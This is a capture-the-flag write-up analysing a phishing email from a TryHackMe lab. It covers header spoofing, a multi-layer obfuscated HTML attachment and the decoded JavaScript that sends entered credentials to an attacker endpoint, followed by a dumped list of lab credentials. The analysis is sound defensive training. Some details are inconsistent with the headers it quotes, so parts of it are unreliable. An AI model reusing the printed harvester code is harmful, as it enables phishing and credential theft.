

Report: ParrotPost Phishing Analysis (TryHackMe)

Subcategory: Phishing Analysis: Blue Team.

Task: Research a specific phishing attack, examine the malicious attachment and find out the stolen information of the attacker.

## **Executive Summary**

The case was investigated around a suspicious email that was received by a user named, Paul Feathers. The attack was based on Typosquatting to impersonate a legitimate domain, and a multi-layered obfuscated HTML attachment was used to avoid filters. The analysis demonstrated a credential harvesting mechanism which leaked user data out to a remote command-and-control (C2) server.

## **Email Header Analysis**

Checking the validity of the email was the first step in the case of ParrotPost:  
URGENT: account update required.

## **Sender Spoofing and Typosquatting:**

The e-mail was sent by no-reply@postparrot.thm. Nevertheless, the examination of the headers indicated a contradiction. To no-reply@postparr0t.thm, the Return-Path and Reply-To were configured. The attacker substituted the letter o with the 0, a method referred to as typosquatting that is meant to mislead the users to send the message to the incorrect address.

```

1  MIME-Version: 1.0
2  Date: Sun, 30 Apr 2023 20:50:15 -0000
3  Message-Id: <20230430205009.69DE46124E8@emkei.lv>
4  Subject: URGENT: ParrotPost Account Update Required
5  From: Parrot Post Webmail <no-reply@postparrot.thm>
6  Return-Path: <no-reply@postparrot.thm>
7  Reply-To: Parrot Post Webmail <no-reply@postparrot.thm>
8  To: Paul Feathers <pfeathers@flying-sec.thm>
9  X-Custom-Header: THM(you f0und_7h3 h34dr)
10 Content-Type: multipart/mixed; boundary="0000000000007bf3205fa937852"
11 X-Priority: 1 (Highest)
12 Importance: High
13 Authentication-Results: mailin005.flying-sec.thm; dmarc=none (p=none dis=none)
14 header.from=postparrot.thm
15 Authentication-Results: mailin005.flying-sec.thm; spf=none smtp.mailfrom=postparrot.thm
16 Authentication-Results: mailin005.flying-sec.thm; arc=none smtp.remote-ip=109.205.120.0
17 Authentication-Results: mailin005.flying-sec.thm; dkim=none
18 Received: from emkei.lv (emkei.lv [109.205.120.0]) (using TLSv1.3 with cipher
19     TLS_AES_256_GCM_SHA384 (256/256 bits))
20     key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256) (No
21     client certificate requested) by mailin005.flying-sec.thm (Postfix) with ESMTPS id
22     4Q8dLc21T6z9vN9g for <pfeathers@flying-sec.thm>; Sun, 30 Apr 2023 20:50:15 +0000 (UTC)
23     4Q8dLc21T6z9vN9g for emkei.lv (Postfix, from userid 33) id 69DE46124E8; Sun, 30 Apr 2023 22:50:09
24     +0200 (CEST)
25
26 --0000000000007bf3205fa937852
27 Content-Type: multipart/alternative; boundary="0000000000007bf3205fa937850"
28
29 --0000000000007bf3205fa937850
30 Content-Type: text/plain; charset=UTF-8"
31
32 Dear PFeathers,
33
34 We have detected unusual activity on your account and immediate action is required to ensure
35 the security of your account. Please log in to your account using the attached webpage to
36 verify your account information:
37
38 If you have any questions or concerns, please contact our support team at
39 support@postparrot.thm.
40
41 Thank you for your cooperation.
42
43 --0000000000007bf3205fa937850
44 Content-Type: text/html; charset=UTF-8"

```

### Summary

**Subject** URGENT: ParrotPost Account Update Required  
**Message Id** <20230430205009.69DE46124E8@emkei.lv>  
**Creation time** Sun, 30 Apr 2023 20:50:15 -0000 (Delivered after 6 seconds)  
**From** Parrot Post Webmail <no-reply@postparrot.thm>  
**Reply\_to** Parrot Post Webmail <no-reply@postparrot.thm>  
**To** Paul Feathers <pfeathers@flying-sec.thm>

### Origin Tracing:

I examined the headers of the email that were received to figure out the real origin of the email. The email was not generated through the so-called legitimate postparrot.thm infrastructure. Rather, the initial hop depicted that it was a service of emkei.lv, an illegal online free mailer.

### Received headers

Hop	Submitting host	Receiving host	Time	Delay	Type
1		emkei.lv (Postfix, from userid 33)	4/30/2023 9:50:09 PM		
2	emkei.lv (emkei.lv [109.205.120.0]) (using TLSv1.3)	mailin005.flying-sec.thm (Postfix)	4/30/2023 9:50:15 PM	6 seconds	cipher TLS_AES_256_GCM_SHA384 (256/256 bits) key-exchange X25519 server-signature RSA-PSS (4096 bits) server-digest SHA256 (No client certificate requested); ESMTPS

### IP Geolocation:

An IP address query on the source IP address 109.205.120.0 confirmed it is hosted in Latvia and is hosted by the service by "SIA Bite Latvija" that is known to host the emkei.lv service.

## IP Location Lookup

IPLocation.io provides a free IP lookup tool to check the location of your IP Address. Data is gathered through several GEO IP data providers. Just enter an IP and check the location.

109.205.120.0

IP Lookup

IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.

If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.

### IP Location via IP2Location

(PRODUCT: DB, DECEMBER 15 2025)

IP: 109.205.120.0	Country: Latvia	Country ISO: LV
State: Ventspils novads	City: Ventspils	Postal Code: 3601
Latitude: 57.3894	Longitude: 21.5605	
Organization: SIA Bite Latvija		
ISP: SIA Bite Latvija		View Map

### 1. Flag 1:

During the investigation of the complete headers, I found some suspicious custom header field X-Custom-Header with the first flag.

Flag Found: THM{y0uf0und7h3h34d3r}

#	Header	Value
1	<a href="#">MIME-Version</a>	1.0
2	<a href="#">Return-Path</a>	<no-reply@postparrot.thm>
3	X-Custom-Header	THM{y0uf0und_7h3_h34d3r}
4	<a href="#">Content-Type</a>	multipart/mixed; boundary="0000000000007bfc3205fa937852"
5	<a href="#">X-Priority</a>	1 (Highest)
6	<a href="#">Importance</a>	High
7	<a href="#">Authentication-Results</a>	mailin005.flying-sec.thm; dmarc=none (p=none dis=none) header.from=postparrot.thm
8	<a href="#">Authentication-Results</a>	mailin005.flying-sec.thm; spf=none smtp.mailfrom=postparrot.thm
9	<a href="#">Authentication-Results</a>	mailin005.flying-sec.thm; arc=none smtp.remote-ip=109.205.120.0
10	<a href="#">Authentication-Results</a>	mailin005.flying-sec.thm; dkim=none

## Attachment Analysis Payload Analysis

The email had an HTML file that was called ParrotPostACTIONREQUIRED-1688564842879.htm. I saved the file into a secure location where it was analysed.

```

Name: ParrotPostACTIONREQUIRED-1688564842879.htm
Type: HTML document (text/html)
Size: 9.1 kB (9119 bytes)
Size on Disk: 12.3 kB (12288 bytes)

Location: /root
Volume: unknown

Accessed: Tue 30 Dec 2025 01:34:11 GMT
Modified: Tue 30 Dec 2025 01:33:24 GMT

```

### 1. De-obfuscation (Layer 1):

The decompilation of the source code showed that it was not standard HTML. The hacker applied JavaScript to set up a variable b64 that was a huge Base64 encoded string. It is one of the frequent tricks of evasion used to conceal malicious forms on email scanners.

```

<html>
<head>
<script>
var b64 = "PCFET0NUWVBFIGh0
URi04Ij48bWV0YSBuYw1lPSJ2aw
mJvZhl7Zm9udC1mYW1pbHk6QXJp
l031ib2R5e2JhY2tncm91bmQtY2
3JtLGlucHV0W3R5cGU9cGFzc3dv

```

I have decoded this string by means of CyberChef.

Operations	Input	Output
Search...	"PCFET0NUWVBFIGh0 URi04Ij48bWV0YSBuYw1lPSJ2aw mJvZhl7Zm9udC1mYW1pbHk6QXJp l031ib2R5e2JhY2tncm91bmQtY2 3JtLGlucHV0W3R5cGU9cGFzc3dv"	<!DOCTYPE html><html><head><title>ParrotPost Login</title><meta charset="UTF-8"><meta name="viewport" content="width=device-width, initial-scale=1.0"><style>body{font-family:Arial,sans-serif;}input[type=password],input[type=text]{width:100%};body{background-color:#f2f2f2;}h1,[class*=forgot-password]{text-align:center;}form,input[type=password],button,input[type=text]{padding-left:.20833333in;}h1{margin-top:.52083333in;}form{background-color:#fff;}input[type=text],input[type=password]{padding-bottom:0pt;}
Favourites	From Base64	STEP 2
To Base64	Alphabet	BAKE!
From Base64	A-Za-z0-9+=	
To Hex	<input checked="" type="checkbox"/> Remove non-alphabet chars	
From Hex	<input type="checkbox"/> Strict mode	
To Hexdump		
From Hexdump		
URL Decode		
Regular expression		
Entropy		
Fork		
Magic		
Data format		
Encryption / Encoding		

### 2. De-obfuscation (Layer 2):

The result of the Base64 decode was also not readable, as it was again encoded with HTML Entities ( e.g. &#60; instead of <).

```
margin-bottom: .15pc; } button { border-top-color: currentcolor; } button { border: none; } button { border-radius: 3pt; } button { cursor: pointer; } button { width: 100%; } </style></head><body><h1>&#80; &#97; &#114; &#114; &#111; &#116; &#30; &#111; &#115; &#116; &#32; &#83; &#101; &#99; &#117; &#114; &#101; &#32; &#87; &#101; &#98; &#109; &#97; &#105; &#108; &#32; &#76; &#111; &#103; &#105; &#110; </h1><form id="&#108; &#111; &#103; &#105; &#110; &#45; &#102; &#114; &#109; "><label for="&#101; &#109; &#97; &#105; &#108; &#58;</label><input type="&#116; &#101; &#120; &#116;" id="&#101; &#109; &#97; &#105; &#108;" name="&#101; &#109; &#105; &#108;" value="&#112; &#102; &#101; &#97; &#116; &#104; &#101; &#114; &#115; &#64; &#102; &#108; &#121; &#105; &#110; &#103; &#45; &#115; &#101; &#99; &#46; &#116; &#104; &#109; " placeholder="&#69; &#110; &#116; &#101; &#114; &#32; &#121; &#111; &#117; &#114; &#32; &#101; &#109; &#97; &#105; &#108; &#32; &#97; &#100; &#114; &#101; &#112; &#97; &#115; &#119; &#111; &#114; &#100; &#58;</label><input type="&#112; &#97; &#115; &#119; &#111; &#114; &#100;" id="&#112; &#97; &#115; &#119; &#111; &#114; &#100;" name="&#112; &#97; &#115; &#119; &#111; &#114; &#100;" placeholder="&#69; &#110; &#116; &#101; &#114; &#32; &#121; &#111; &#117; &#114; &#32; &#101; &#109; &#97; &#115; &#119; &#111; &#114; &#100; >&#80; &#97; &#115; &#119; &#111; &#114; &#100; &#58;</input><button type="&#115; &#117; &#98; &#109; &#105; &#116;" id="&#108; &#111; &#103; &#105; &#110; &#45; &#98; &#117; &#116; &#111; &#110; >&#76; &#111; &#103; &#105; &#110; </button><div class="&#102; &#111; &#114; &#103; &#111; &#116; &#45; &#112; &#97; &#115; &#119; &#111; &#114; &#103; &#111; &#116; &#32; &#80; &#97; &#115; &#119; &#111; &#114; &#100; &#63; </a></div><!-- VEhNe2QwdWJsM18zbmMwZDNkfQo= --></form><script>const form=document.getElementById("login-form"); const loginButton=document.getElementById("login-button"); let errorMessage=null; form
```

CyberChef was used again to decode the HTML Entities, and eventually the source code of the phishing page was found to be readable.

The screenshot shows the CyberChef interface with the following details:

- Operations:** From HTML Entity
- Input:** The original Base64-encoded HTML code.
- Output:** The decoded HTML source code, which includes:
  - A header section with a title and a form element.
  - An input field labeled "Email" with placeholder "Enter your email address".
  - An input field labeled "Password" with placeholder "Enter your password".
  - A submit button labeled "Login".
  - A link labeled "Forgot Password?".
- Buttons:** STEP, BAKE!, Auto Bake.

### 3. Flag 2:

This was a Base64 string, another one, hiding in a comment tag of the de-obfuscated code, at the very bottom. The interpretation of this flag brought out the second flag.

Flag Found: THM{d0ubl3\_3nc0d3d}

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various conversion tools: To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, and URL Decode.
- Recipe:** A central panel titled "From Base64" with settings:
  - Alphabet: A-Za-z0-9+=
  - Remove non-alphabet chars
  - Strict mode
- Input:** The input text is VEHNe2QwdWJsM18zbmMwZDNkfQd.
- Output:** The output text is THM{d0ubl3\_3nc0d3d}.
- Header:** Last build: 2 years ago
- Footer:** Options, About / Support

## Website & Script Analysis

The rogue HTML client makes a counterfeit log in page that imitates the valid ParrotPost webmail web portal.

The screenshot shows a login form with fields for Email and Password. The Email field contains "test@test.com" and the Password field contains ".....". Below the form is a green "Login" button. Underneath the button, a red error message reads: "Sorry, there was an error processing your request. Please try again later." At the bottom left of the form area is a blue "Forgot Password?" link.

To learn how it embezzles credentials, I deconstructed the JavaScript code on the page.

```
button><div class="forgot-password"><a href="#">Forgot Password?</a></div><!-- VEhNe2QwdWJsM18zbmMwZDNkfQo= --></form>
<script>const form=document.getElementById("login-form");const loginButton=document.getElementById("login-button");let
    errorMessage=null;form.addEventListener("submit", (event)>{/*prevent the form from submitting normally*/event.
    preventDefault();/*get the username and password input values and set them to variables*/const email=document.
    getElementById("email").value;const password=document.getElementById("password").value; /*create a new HTTP request
    object for our evil server*/const xhr=new XMLHttpRequest();/*encode the email and password using encodeURIComponent*/const
    encodedEmail=encodeURIComponent(email);const encodedPassword=encodeURIComponent(password);/*add the encoded email
    and password as query parameters in the GET request*/const url=http://evilparrot.thm:8080/cred-capture.php?email=${
    encodedEmail}&password=${encodedPassword};xhr.open("GET",url,true);/*send the GET request to the evil server*/xhr.
    send();if(errorMessage){errorMessage.innerHTML="Sorry, there was an error processing your request. Please try again
    later.";}else{errorMessage=document.createElement("div");errorMessage.innerHTML="Sorry, there was an error processing
    your request. Please try again later.";errorMessage.style.color="red";eval(function(p,a,c,k,e,d){e=function(c){return
    c};if(!''.replace(/\/,String)){while(c--){d[c]=k[c]||c;k=[function(e){return d[e]}];e=function(){return '\\w+'};c=1};
    while(c--){if(k[c]){p=p.replace(new RegExp(`\\b`+e(c)+`\\b`,'g'),k[c])}}return p}('3.2.1="0";',4,4,
    12px|fontSize|style|errorMessage'.split(' '|0|{}))}};form.insertBefore(errorMessage,loginButton.nextSibling);});/*redirect to the REAL PostParrot website after sending, so
    the victim doesn't get suspicious! //window.location.href = "https://www.postparrot.thm";*/</script></body></html>
```

## 1. The Attack Flow:

Capture: The script is waiting in the submission of the button.

Exfiltrate: It captures the email and password of the user and sends the information through a GET request to the cred-capture.php of the URL, <http://evilparrot.thm:8080>.

The screenshot shows the beautifier.io interface with the URL <https://beautifier.io>. The left pane displays the original, obfuscated JavaScript code, while the right pane shows the beautified version. The beautified code is cleaner and easier to read, though it still contains some obfuscation like character replacement and function hoisting.

```

1 < script >
2   const form = document.getElementById("login-form");
3   const loginButton = document.getElementById("login-button");
4   let errorMessage = null;
5   form.addEventListener("submit", (event) => {
6     /*prevent the form from submitting normally*/
7     event.preventDefault(); /*get the username and password input values and set them to variables*/
8     const email = document.getElementById("email").value;
9     const password = document.getElementById("password").value; /*create a new HTTP request object*/
10    const xhr = new XMLHttpRequest(); /*encode the email and password using encodeURIComponent*/
11    const encodedEmail = encodeURIComponent(email);
12    const encodedPassword = encodeURIComponent(password); /*add the encoded email and password as query parameters in the GET request*/
13    const url = "http://evilparrot.thm:8080/cred-capture.php?email=${encodedEmail}&password=${encodedPassword}"; /*send the GET request to the evil server*/
14    xhr.open("GET", url, true); /*send the GET request to the evil server*/
15    xhr.send();
16    if (errorMessage) {
17      errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later."
18    } else {
19      errorMessage = document.createElement("div");
20      errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later."
21      errorMessage.style.color = "red";
22      eval(function(p, a, c, k, e, d) {
23        e = function(c) {
24          return c
25        };
26        if (!''.replace(/\n/, String)) {
27          while (c--) {
28            d[c] = k[c] || c
29          }
30          k = [function(e) {
31            return d[e]
32          }];
33          e = function() {
34            return '\w+'
35          };
36          c = 1
37        };
38        while (c--) {
39          if (k[c]) {
40            p = p.replace(new RegExp(`\\b${e(c)}\\b`, 'g'), k[c])
41          }
42        }
43        return p
44      }('3.2.1="0";', 4, 4, '12px|fontSize|style|errorMessage'.split('|'), 0, {}));
45      form.insertBefore(errorMessage, loginButton.nextSibling);
46    }
47  }); /*redirect to the REAL PostParrot website after sending, so the victim doesn't get suspicious!*/

```

**Beautify Code (ctrl-enter)**

Copy to Clipboard | Download | Select All | Clear | Browse... No file selected.

### Options

- Indent with 4 spaces
- Allow 5 newlines between tokens
- Do not wrap lines
- Braces with control statement
- HTML <style>, <script> formatting:
  - End script and style with newline?
  - Support e4x/syntax
  - Use comma-first list style?
  - Detect packers and obfuscators? (unsafe)
  - Preserve inline braces/code blocks?
  - Keep array indentation?
  - Break lines on chained methods?
  - Space before conditional: "if(x)" / "if (x)"
  - Unescape printable chars encoded as \xNN or \uNNNN?
  - Use JS-Lint-happy formatting tweaks?
  - Indent <head> and <body> sections?
  - Keep indentation on empty lines?
  - Use a simple textarea for code input?
- Additional Settings (JSON): {}

```

button><div class="forgot-password"><a href="#">Forgot Password?</a></div><!-- VEHne2QwdWJsM18zbMwZDNkfQo= --></form><script>
  const form = document.getElementById("login-form");
  const loginButton = document.getElementById("login-button");
  let errorMessage = null;
  form.addEventListener("submit", (event) => {
    /*prevent the form from submitting normally*/
    event.preventDefault(); /*get the username and password input values and set them to variables*/
    const email = document.getElementById("email").value;
    const password = document.getElementById("password").value; /*create a new HTTP request object for our evil server*/
    const xhr = new XMLHttpRequest(); /*encode the email and password using encodeURIComponent*/
    const encodedEmail = encodeURIComponent(email);
    const encodedPassword = encodeURIComponent(password); /*add the encoded email and password as query parameters in the GET request*/
    const url = "http://evilparrot.thm:8080/cred-capture.php?email=${encodedEmail}&password=${encodedPassword}"; /*send the GET request to the evil server*/
    xhr.open("GET", url, true); /*send the GET request to the evil server*/
    xhr.send();
    if (errorMessage) {
      errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later."
    } else {
      errorMessage = document.createElement("div");
      errorMessage.innerHTML = "Sorry, there was an error processing your request. Please try again later."
      errorMessage.style.color = "red";
      eval(function(p, a, c, k, e, d) {
        e = function(c) {
          return c
        };
        if (!''.replace(/\n/, String)) {
          while (c--) {
            d[c] = k[c] || c
          }
          k = [function(e) {
            return d[e]
          }];
          e = function() {
            return '\w+'
          };
          c = 1
        };
        while (c--) {
          if (k[c]) {
            p = p.replace(new RegExp(`\\b${e(c)}\\b`, 'g'), k[c])
          }
        }
        return p
      }('3.2.1="0";', 4, 4, '12px|fontSize|style|errorMessage'.split('|'), 0, {}));
      form.insertBefore(errorMessage, loginButton.nextSibling);
    }
  }); /*redirect to the REAL PostParrot website after sending, so the victim doesn't get suspicious!*/
  = "https://www.postparrot.thm";/*</script></body></html>|

```

Deceive: To prevent suspicion, it shows a fake error message ("Sorry, there was an

error in processing your request) and redirects the victim to the actual ParrotPost site.

The screenshot shows a browser's developer tools Network tab. The main content area displays a login form with fields for Email and Password, both containing placeholder text. Below the form is a green 'Login' button. A red error message at the bottom states: "Sorry, there was an error processing your request. Please try again later." To the right of the error message is a blue "Forgot Password?" link. At the very bottom of the page, there are two bullet points: "• Perform a request or Reload the page to see detailed information about network activity." and "• Click on the button to start performance analysis. ⓘ".

This screenshot is identical to the one above, showing the same login form and error message. However, the Network tab at the bottom now displays a single entry in the table:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	80 ms
OK	GET	evilparrot.th...	cred-capture.php?email=test@test.com&password=decoded_webpa...		NS_ERROR_UNK...	0 B	0 ms		

## Exploitation & Data Recovery

To validate the results, I imitated the actions of a victim who logs in using the test credentials (test@test.com 12345) and observed the network traffic.

### 1. Network Request:

The Network tab proved the browser making the credentials request to the server of the attacker.

The screenshot shows the Network tab of a browser's developer tools. A single request is listed:

- Method: GET
- URL: http://evilparrot.thm:8080/cred-capture.php?email=\_decod...
- Status: 0 B

Under the "Headers" tab, the request headers are displayed:

- Transferred: 0 B (0 B size)
- Referrer Policy: strict-origin-when-cross-origin
- Request Priority: Highest
- DNS Resolution: System

Under the "Request Headers" section, the following headers are listed:

- Accept: \*/\*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Host: evilparrot.thm:8080
- Origin: null
- Priority: u=0
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:131.0) Gecko/20100101 Firefox/131.0

### 2. Flag 3:

The third flag that was returned by the server of the attacker was seen by inspecting the Response tab of that network request.


Flag Found: THM{c4p7ur3dy0urcr3d5}

The screenshot shows the Response tab of a browser's developer tools. The response content is displayed as:

THM{c4p7ur3d\_y0ur\_cr3d5} Status: SUCCESS! Credentials have been stolen and appended to http://evilparrot.thm:8080/creds.txt

### Accessing Stolen Data:

Using the path to the file in the script, I went directly to the files of the `evilparrot.thm:8080/creds.txt`. This file was accessible publicly and it was a list of all the stolen usernames and passwords of the past victims.



The screenshot shows a terminal window with the title bar "evilparrot.thm:8080/creds.txt". Below the title bar, the text "ParrotPost Login" is displayed. The main content area of the terminal shows a list of credentials, each consisting of a timestamp, email address, and password. The list is as follows:

```
2023-04-25 14:21:51 - Email Address: 'mhoppus72@gmail.com', Password: 'carousel182'
2023-04-26 21:45:32 - Email Address: 'chris.smith@zebramail.com', Password: 'FlyL1ke!A~Bird'
2023-04-27 08:15:21 - Email Address: 'sara.jackson@acme.com', Password: 'H3ll0W0rld!'
2023-04-27 12:30:45 - Email Address: 'mike.wilson@outlook.com', Password: 'P@ssw0rd!'
2023-04-27 18:20:11 - Email Address: 'jessica.parker@googlemail.com', Password: 'qwerty123'
2023-04-28 09:40:23 - Email Address: 'steven.roberts@protonmail.com', Password: '1LoveM3!'
2023-04-28 13:50:17 - Email Address: 'karen.white@icloud.com', Password: 'Pa55word'
2023-04-28 16:10:05 - Email Address: 'brian.douglas@yandex.com', Password: 'secret123'
2023-04-28 20:25:18 - Email Address: 'diane.thompson@yahoo.com', Password: '12345678'
2023-04-29 09:30:09 - Email Address: 'william.clark@aol.com', Password: 'H3ll0P@ss'
2023-04-29 13:15:56 - Email Address: 'laura.brown@inbox.com', Password: 'P@ssword123'
2023-04-29 15:30:40 - Email Address: 'peter.davies@live.com', Password: 'letmein1'
2023-04-29 18:50:08 - Email Address: 'katie.foster@rediffmail.com', Password: 'd0glover!'
2023-04-29 20:15:23 - Email Address: 'adam.miller@mail.com', Password: 'mysecret11'
```

## Conclusion

A complex typosquatting/Multi-layered obfuscation attempt was carried out to collect credentials in the phishing campaign known as the ParrotPost. Examining the email headers, we were able to establish the source as a spoforge mailer service. We were able to de-obfuscate the attachment and found the logic that was used to steal credentials and the location of the drop site used by the attacker.

### Indicators of Compromise (IOCs):

**Spoofed Sender:** no-reply@ postparr0t.thm (Typosquatting)

**Source IP:** 109.205.120.0 (emkei.lv)

**C2 Domain:** evilparrot.thm

**Hackable Endpoint:** /cred-capture.php.